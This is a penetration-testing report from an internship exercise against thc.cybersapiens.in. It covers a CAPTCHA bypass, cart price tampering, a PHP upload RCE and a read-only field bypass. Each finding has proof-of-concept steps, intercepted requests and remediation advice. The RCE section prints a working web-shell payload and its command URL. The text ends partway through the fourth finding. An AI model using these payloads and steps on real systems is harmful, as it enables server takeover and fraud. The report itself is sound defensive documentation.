

CYBERSAPIENS THC ASSESSMENT REPORT

Manual Black Box Security Evaluation & VAPT Report

Prepared By: Loyston Pais

Email: loyston500@gmail.com

Target URL: thc.cybersapiens.in

Document Purpose & Scope

This report documents the security findings from the manual Black Box Web Application Vulnerability Assessment and Penetration Testing (VAPT) conducted on the target URL: thc.cybersapiens.in.

The primary objective of this exercise is to identify remote vulnerabilities, structural security gaps, and exposure points from an external adversarial perspective without prior access to internal source code or architecture, conducted by CyberSapiens as a part of a 6-months internship.

Assessment Methodology

The following structured phases define the manual Black Box VAPT methodology employed for this assessment:

1. **Information Gathering & Reconnaissance:** Identifying subdomains, technologies, and entry points without prior internal knowledge.
2. **Threat Modeling:** Mapping potential attack vectors and prioritizing high-risk components of the web application.
3. **Vulnerability Assessment (Manual Analysis):** Systematic testing for injection flaws, authentication bypass, and logic errors using manual techniques.
4. **Exploitation (Verification):** Safely validating identified vulnerabilities through Proof-of-Concept (PoC) generation to confirm real-world impact.
5. **Reporting and Remediation Guidance:** Documenting findings with comprehensive impact analysis and actionable fix recommendations.

Vulnerability Reporting Procedure

Each identified vulnerability is documented in a detailed report including the following components:

- **Severity:** The assessed criticality of the vulnerability (e.g., Critical, High, Medium, Low), optionally including a CVSS score.
- **Vulnerable Endpoint:** The specific URL, API path, or application component where the vulnerability exists.
- **CWE:** The applicable Common Weakness Enumeration identifier(s) mapping to the root cause of the flaw.
- **Vulnerability Description:** A concise definition of the security issue, specifying the affected endpoint, the failing security control, and how the system responds to manipulated input.
- **Prerequisites:** Any specific conditions, account levels, tools, or configurations an attacker is required to possess prior to exploiting the vulnerability.
- **Proof of Concept:** Clear, numbered, step-by-step written instructions detailing exactly how to reproduce the bug. This is accompanied by a mandatory video demonstration showing the exploit workflow, hosted on Google Drive, with the shared link provided directly in this section.
- **Impact:** A comprehensive assessment of the vulnerability's consequences. This section is structured to first explicitly answer the following questions:
 - *What kind of attacker could exploit this?* (e.g., external, authenticated user, admin)
 - *What access/privileges do they need?*
 - *What can they achieve?* (e.g., data theft, privilege escalation, service disruption)
 - *Who else does it affect?* (e.g., other users, administrators, the organization)
 - Following these answers, a bulleted list of the specific, realistic business and technical impacts is provided.
- **Remediation:** Actionable recommendations, configuration changes, or code-level fixes required to resolve the vulnerability and secure the endpoint.

Summary of Vulnerability Findings

The assessment of the target URL thc.cybersapiens.in identified a total of ten security vulnerabilities spanning critical to medium severity, directly impacting the integrity and security of user data. Consistent with the defined Black Box VAPT methodology, the testing revealed severe architectural flaws, including critical vulnerabilities such as Unauthenticated Password Resets (Broken Access Control) and Profile Upload Remote Code Execution, which provide direct pathways for full system compromise. Additionally, high-severity issues like Shopping Cart Price Tampering, SQL Injection, and Stored XSS highlight significant business logic and input validation failures. These findings are presented alongside medium-risk issues, including CAPTCHA bypasses and missing security headers.

Vulnerability	Description	Severity
Vuln 01	Login Captcha Validation Failure	Medium
Vuln 02	Shopping Cart Price Tampering	High
Vuln 03	Profile Upload Remote Code Execution	Critical
Vuln 04	User Update Read Only Field Bypass	Medium
Vuln 05	User Update Stored XSS	High
Vuln 06	Password Update Inadequate Validation	Medium
Vuln 07	Login Page SQL Injection	High
Vuln 08	Cleartext Transmission of Credentials over HTTP	High
Vuln 09	Unauthenticated Password Reset (Broken Access Control)	Critical
Vuln 10	Missing Anti-Clickjacking Headers (UI Redressing)	Medium

Proof-of-concept videos for all identified vulnerabilities can be found here:

<https://drive.google.com/drive/folders/1ojeUnA5ckHu4MSa9DLggD-IFxB0nYW5z?usp=sharing>


Initial Reconnaissance

The primary target, thc.cybersapiens.in, is a basic HTML site comprising two pages: index.html and about.html. There is no visible mechanism for user registration or authentication on these pages. To identify hidden entry points, directory enumeration is performed using gobuster.

This process involves executing the command:

```
$ gobuster dir --url http://thc.cybersapiens.in/ --wordlist /usr/share/wordlists/dirb/common.txt
```

This enumeration reveals the /login page along with other paths.



```

Z> gobuster dir --url http://thc.cybersapiens.in/ --wordlist /etc/wordlists/wfuzz/general/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://thc.cybersapiens.in/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /etc/wordlists/wfuzz/general/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
admin (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/admin/]
cgi-bin (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/cgi-bin/]
controlpanel (Status: 301) [Size: 0] [--> https://thc.cybersapiens.in:2083]
cpanel (Status: 301) [Size: 0] [--> https://thc.cybersapiens.in:2083]
css (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/css/]
images (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/images/]
java-sys (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/java-sys/]
js (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/js/]
login (Status: 301) [Size: 1299] [--> http://thc.cybersapiens.in/login/]
webmail (Status: 301) [Size: 0] [--> https://thc.cybersapiens.in:2096]
Progress: 951 / 951 (100.00%)
=====
Finished
=====

```

Cyber Sapiens CTF
+
Not secure
thc.cybersapiens.in/login/login.php

Login

Email

Password

Login

☐ I'm not a robot

reCAPTCHA is changing its look and service.
[Take action.](#)

[Forgot password?](#)

Vulnerability 01: Login Captcha Validation Failure

Severity: **Medium**

Vulnerable Endpoint

POST /login

CWE

[CWE-287: Improper Authentication](#)

[CWE-307: Improper Restriction of Excessive Authentication Attempts](#)

Description

The application implements a Google reCAPTCHA mechanism on its login interface to prevent automated credential stuffing and brute-force attacks. However, a flaw exists in the backend authentication logic where the server completely ignores the validation status of the **g-recaptcha-response** token. During the authentication process, the backend processes the login request and grants account access even if the **g-recaptcha-response** parameter is completely empty, omitted, or contains an arbitrary invalid value.

Because the application processes credentials without verifying that the CAPTCHA handshake was successfully completed with Google's verification API, the anti-automation control is entirely bypassed.

Prerequisites

- An intercepting proxy tool (e.g., Burp Suite) configured to capture and modify HTTP requests.
- A valid set of user credentials (username/email and password) to demonstrate and verify the successful authentication.

Proof of Concept

Steps

1. Navigate to the application's login page using a web browser.
2. Enter valid credentials into the email and password fields, but do not solve or interact with the CAPTCHA widget.
3. Intercept the outbound authentication request using an intercepting proxy tool (such as Burp Suite). The HTTP POST request contains the authentication payload:

```
POST /login HTTP/1.1
```


```
Host: [target_host]
```

```
Content-Type: application/x-www-form-urlencoded
```

```
email=...&password=...&login_user=&g-recaptcha-response=
```

4. Observe that the **g-recaptcha-response** parameter value is empty.
5. Forward the request through the proxy to the backend server.
6. Observe the server's response. The server bypasses the anti-automation check completely, returns an HTTP 200 OK (or successful session token), and grants full access to the account despite the missing validation token.

Screenshots



Video Demonstration

<https://drive.google.com/file/d/1CEhFNXVpQR-TGUJZ5NYZnC2RDRY9SiV8/view?usp=sharing>

Impact

This vulnerability is exploitable by an external, unauthenticated attacker or an automated bot network, requiring no prior access or special privileges due to the flaw residing directly on the public-facing authentication endpoint. By completely bypassing the anti-automation control, an attacker can achieve widespread account takeover through automated credential stuffing or brute-force campaigns, leading directly to unauthorized profile access and potential data theft. This exposure severely affects legitimate platform users whose accounts and personal data are compromised, places an immediate incident-response and remediation burden on system administrators, and exposes the organization to operational disruption and reputational risk.

- **Account Takeover via Credential Stuffing:** Since the CAPTCHA barrier is completely ignored by the backend, malicious actors can use automated tools (such as Burp Intruder or custom scripts) to test thousands of leaked or stolen credentials against the login endpoint without being blocked by automated challenge screens.
- **Brute-Force Vulnerability:** Attackers can rapidly guess passwords for targeted accounts without triggering any anti-automation defenses, significantly increasing the risk of unauthorized account access.

Remediation

To resolve this vulnerability, strict backend validation of the CAPTCHA token must be enforced before any credential verification takes place.

- **Enforce Parameter Presence:** Update the backend authentication logic to explicitly check for the presence of the **g-recaptcha-response** parameter. If the parameter is missing, empty, or null, the server should immediately reject the login attempt with an appropriate error message.
- **Implement Backend Verification:** The server must extract the submitted **g-recaptcha-response** token and send an HTTP POST request to Google's **siteverify** API endpoint (along with the server's private secret key) to confirm the user successfully passed the challenge.
- **Fail Securely:** Ensure the authentication process only proceeds if the Google API explicitly returns a success: true response. Any other response (including API timeouts or invalid tokens) should result in a denied login attempt.

Vulnerability 02: Shopping Cart Price Tampering

Severity: **High**

Vulnerable Endpoint

POST /login/manage_cart.php

CWE

[CWE-20: Improper Input Validation](#)

[CWE-840: Business Logic Errors](#)

Description

A business logic flaw exists in the application's shopping cart management endpoint **POST /login/manage_cart.php**. When a user adds an item to their cart, the application trusts and processes the product price directly from the client-side **Price** parameter instead of validating it against the backend database. By intercepting the request, an attacker can modify the **Price** parameter to any arbitrary value (including lower amounts, zero, or negative numbers). The backend processes this altered input without verification, directly updating the checkout total with the fraudulent price.

Prerequisites

- An active, authenticated account on the application.
- An HTTP intercepting proxy (e.g., Burp Suite) configured to capture browser traffic.


Proof of Concept

Steps

1. Log in to the application using a standard user account.
2. Navigate to the product catalog and select an item to purchase.
3. Ensure your browser traffic is being routed through your intercepting proxy.
4. Add the item to the cart.
5. In the proxy, intercept the resulting **POST /login/manage_cart.php** request.
6. Locate the **Price** parameter in the request body (e.g., **Price=XXXX**).

7. Modify the **Price** value to an arbitrary low amount, such as **1**.
8. Forward the tampered request to the server and turn off interception.
9. Navigate to the shopping cart page in the browser and verify that the item has been added with the modified price of **Rs 1**.

Screenshots

A screenshot of a network tool's 'Original request' tab. The interface has a dark theme. At the top, there are tabs for 'Pretty' (selected), 'Raw', and 'Hex'. To the right of these tabs are icons for search, a list, and a menu. The main area displays an HTTP request in a numbered list format. The request is a POST to '/login/manage_cart.php' on the host 'thc.cybersapiens.in'. It includes various headers like 'Content-Length: 48', 'Cache-Control: max-age=0', 'Accept-Language: en-US,en;q=0.9', 'Origin: http://thc.cybersapiens.in', 'Content-Type: application/x-www-form-urlencoded', 'Upgrade-Insecure-Requests: 1', and a 'User-Agent' string for Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36. The 'Accept' header lists several media types. The 'Referer' is 'http://thc.cybersapiens.in/login/shopping.php'. The 'Cookie' is 'PHPSESSID=e68c804653b893aa9de026fde56d0d7e'. The 'Connection' is 'keep-alive'. The body of the request is 'Add_To_Cart=&Item_Name=Wi-Fi+Pineapple&Price=1000', where '1000' is highlighted with a blue selection box.

```
1 POST /login/manage_cart.php HTTP/1.1
2 Host: thc.cybersapiens.in
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://thc.cybersapiens.in
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://thc.cybersapiens.in/login/shopping.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=e68c804653b893aa9de026fde56d0d7e
14 Connection: keep-alive
15
16 Add_To_Cart=&Item_Name=Wi-Fi+Pineapple&Price=1000
```

Video Demonstration

<https://drive.google.com/file/d/1tY6rAzOv2XfcJMIBg-fWDa19vEPN4DfD/view?usp=sharing>

Impact

This vulnerability is exploitable by an external, authenticated attacker acting as a standard customer, requiring only basic, low-privileged account access to the platform. By manipulating client-side pricing parameters during the cart addition process, an attacker can achieve fraudulent purchases, successfully acquiring goods for free or at drastically reduced, unauthorized prices. This exposure severely affects the business organization through direct revenue loss, and impacts internal accounting and inventory teams who are burdened with reconciling corrupted transactional and sales data. Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Financial Loss:** Attackers can manipulate the price of high-value items to negligible amounts, allowing them to complete checkouts and purchase products at a fraction of the actual cost.
- **Inventory Discrepancy:** The lack of server-side validation can lead to inaccurate sales reporting and inventory management, as the system logs erroneous transaction values that do not correspond to the actual product value.

Remediation

- **Eliminate Client-Side Trust:** Remove the Price parameter entirely from the **POST /login/manage_cart.php** request. The client should only be permitted to submit the ProductID and Quantity.
- **Implement Server-Side Pricing Validation:** When processing the cart addition or final checkout, the backend application must retrieve the current, authoritative product price directly from the secure backend database using the provided ProductID. All total calculations must be performed strictly on the server side using this trusted data.

Vulnerability 03: Profile Upload Remote Code Execution

Severity: **Critical**

Vulnerable Endpoint

POST /login/profile-update.php

CWE

[CWE-434: Unrestricted Upload of File with Dangerous Type](#)

[CWE-94: Improper Control of Generation of Code \('Code Injection'\)](#)

Description

A critical security flaw exists in the application's profile update functionality at **POST /login/profile-update.php**. The endpoint's file upload validation is safeguarded for the most part by a **Cloudflare WAF**, but it is still vulnerable as it is possible to bypass it. The application also fails to validate the file extension.

By intercepting the upload request, an attacker can append a **.php** extension to an image file and inject malicious PHP code directly into the file's binary data block. Because the server successfully processes the file as an image but saves it with an executable extension in the publicly accessible **/login/uploads/** directory, the backend server subsequently parses and executes the injected PHP payload when the file is accessed.

Prerequisites


- An active, authenticated user account capable of accessing the profile update page.
- An HTTP intercepting proxy (**Burp Suite**) configured to capture browser traffic.

Proof of Concept

Steps

1. Log in to the application and navigate to the profile update interface.
2. Configure Burp Suite to intercept HTTP traffic.
3. Attempt to upload a valid PNG image (e.g., `GrassBlock.png`) as your profile picture and submit the form.
4. In Burp Suite, intercept the resulting `POST /login/profile-update.php` multipart/form-data request.
5. Locate the `Content-Disposition` header for the file upload and modify the `filename` parameter from `"GrassBlock.png"` to `"GrassBlock.php"`.
6. Navigate to the raw file content within the request body and inject the following PHP payload directly before the binary image data (e.g., before the `PNG` signature): `<?php echo "Shell";system($_GET['cmd']); ?>`
7. Forward the tampered request to the server and disable proxy interception.
8. Open a web browser and navigate to the uploaded file's directory:
`https://thc.cybersapiens.in/login/uploads/GrassBlock.php?cmd=id`
9. Observe that the server executes the injected system command, displaying the output alongside the broken image data.

Screenshots



Video Demonstration

https://drive.google.com/file/d/17LvBCcuV23fE7-GX3Yz99aZOIX_CuAvy/view?usp=sharing

Impact

This vulnerability is exploitable by an external, authenticated attacker requiring only standard user access to the profile update functionality. By completely bypassing the file upload validation mechanisms, an attacker can achieve complete **Remote Code Execution (RCE)** on the underlying web server, leading directly to unauthorized server takeover and potential lateral movement within the network. This exposure severely affects legitimate platform users whose data resides on the compromised server, places an immediate incident-response and disaster recovery burden on system administrators, and exposes the organization to catastrophic operational disruption and regulatory penalties. Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Total System Compromise:** Attackers can execute arbitrary operating system commands, allowing them to install backdoors, deploy ransomware, or pivot to internal network segments.
- **Mass Data Exfiltration:** With code execution capabilities, an attacker can access the file system, read sensitive configuration files (including database credentials), and dump all user and business data stored on the platform.
- **Reputational and Financial Damage:** Complete server takeover typically results in severe regulatory fines, loss of customer trust, and extensive remediation costs.

Remediation

- **Implement Strict Extension Whitelisting:** The server must rigorously validate file extensions against a strict whitelist of safe image types (e.g., **.jpg**, **.png**, **.gif**). Any file with a disallowed or dual extension (e.g., **image.php.png**) must be rejected.
- **Disable Execution in Upload Directories:** Configure the web server (e.g., via **.htaccess** in **Apache** or configuration blocks in **Nginx**) to prevent the execution of server-side scripts (**PHP**, **Perl**, **Python**) within the **/login/uploads/** directory.
- **Re-render Uploaded Images:** Implement a backend process to strip metadata and recreate the uploaded image using a safe graphics library (such as **PHP GD** or **ImageMagick**) before saving it to the disk. This destroys any malicious payloads hidden within the file content.
- **Store Uploads Outside the Web Root:** Store user-uploaded files in a directory that is not directly accessible via the web server. Serve the images through a dedicated script that fetches the file from the secure location and delivers it with the correct **Content-Type** headers.

Vulnerability 04: User Update Read Only Field Bypass

Severity: **Medium**

Vulnerable Endpoint

POST /login/username-update.php

CWE

[CWE-472: External Control of Assumed-Immutable Web Parameter](#)

[CWE-20: Improper Input Validation](#)

Description

A parameter tampering vulnerability exists in the profile update functionality at **POST /login/username-update.php**. The application relies exclusively on the client-side HTML readonly attribute to prevent users from modifying their email and username fields. Because these attributes are only enforced by the web browser, the backend server fails to perform secondary validation to verify if these assumed-immutable fields have been altered during transit. By intercepting the submission request, an attacker can overwrite the email and username parameters with arbitrary values. The backend blindly trusts and processes this input, updating the database with the tampered information and bypassing the intended business logic constraints.

Prerequisites


- An active, authenticated user account.
- An HTTP intercepting proxy (Burp Suite) configured to capture browser traffic.

Proof of Concept

Steps

1. Log in to the application and navigate to the User Information update page.
2. Observe that the **Email Address** and **Username** fields are locked in the UI and cannot be edited natively due to the **readonly** attribute.
3. Ensure Burp Suite is actively intercepting HTTP traffic.
4. Fill in the allowed fields (e.g., **Gender=Male, Address=Foobar**) and click the "Update" button.
5. In Burp Suite, intercept the resulting **POST /login/username-update.php** request.
6. Locate the URL-encoded body parameters:
`email=loyston500%40gmail.com&username=Loyston&gender=Male&address=Foobar&submit=`
7. Modify the **username** and/or **email** parameters to arbitrary values (e.g., `email=attacker%40evil.com&username=HackedName`).
8. Forward the tampered request to the server and disable proxy interception.
9. Refresh the User Information page and observe that the read-only fields have been successfully updated resulting in broken UI.

Screenshots



The screenshot shows the 'Request' tab in a web browser's developer tools. The request is a POST to `/login/username-update.php` on the host `thc.cybersapiens.in`. The request body is a URL-encoded form containing email, username, gender, and address. The username field contains a value that is highlighted in blue in the original image, indicating a successful update or a specific state.

```
1 POST /login/username-update.php HTTP/1.1
2 Host: thc.cybersapiens.in
3 Content-Length: 77
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://thc.cybersapiens.in
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://thc.cybersapiens.in/login/username-update.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=ac235c56f0450fe1419a4c2b30423cdf
14 Connection: keep-alive
15
16 email=loyston500%40gmail.com&username=this-read-only-value-can-be-changed&gender=Male&address=Baz&submit=
```

Video Demonstration

<https://drive.google.com/file/d/1Yct3OLDu1Xd2YAnoZxLOPdNemjk6CI0/view?usp=sharing>

Impact

This vulnerability is exploitable by an external, authenticated attacker requiring only standard user access to the profile update page. By bypassing client-side UI restrictions, an attacker can achieve unauthorized modification of their core identity parameters, including their username and email address. This affects legitimate platform users and system administrators by undermining the integrity of identity management, potentially causing confusion in audit logs, polluting the database, and serving as a foundational step for further social engineering or identity-spoofing attacks within the organization.

Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Data Integrity Compromise:** The application relies on easily bypassed client-side controls, completely undermining the reliability and immutability of user records in the backend database.
- **Identity Spoofing:** Attackers can change their username to mimic administrators, highly privileged users, or internal system accounts to deceive other users or bypass name-based access controls.
- **Potential Account Takeover / Logic Flaws:** If password reset mechanisms or authentication flows rely on the tampered email address, the attacker may permanently lock out the original email owner or manipulate account recovery processes.

Remediation

- **Implement Server-Side Field Whitelisting:** The backend application must explicitly define a strict whitelist of parameters that are permitted to be updated via `POST /login/username-update.php` (e.g., only `gender` and `address`).
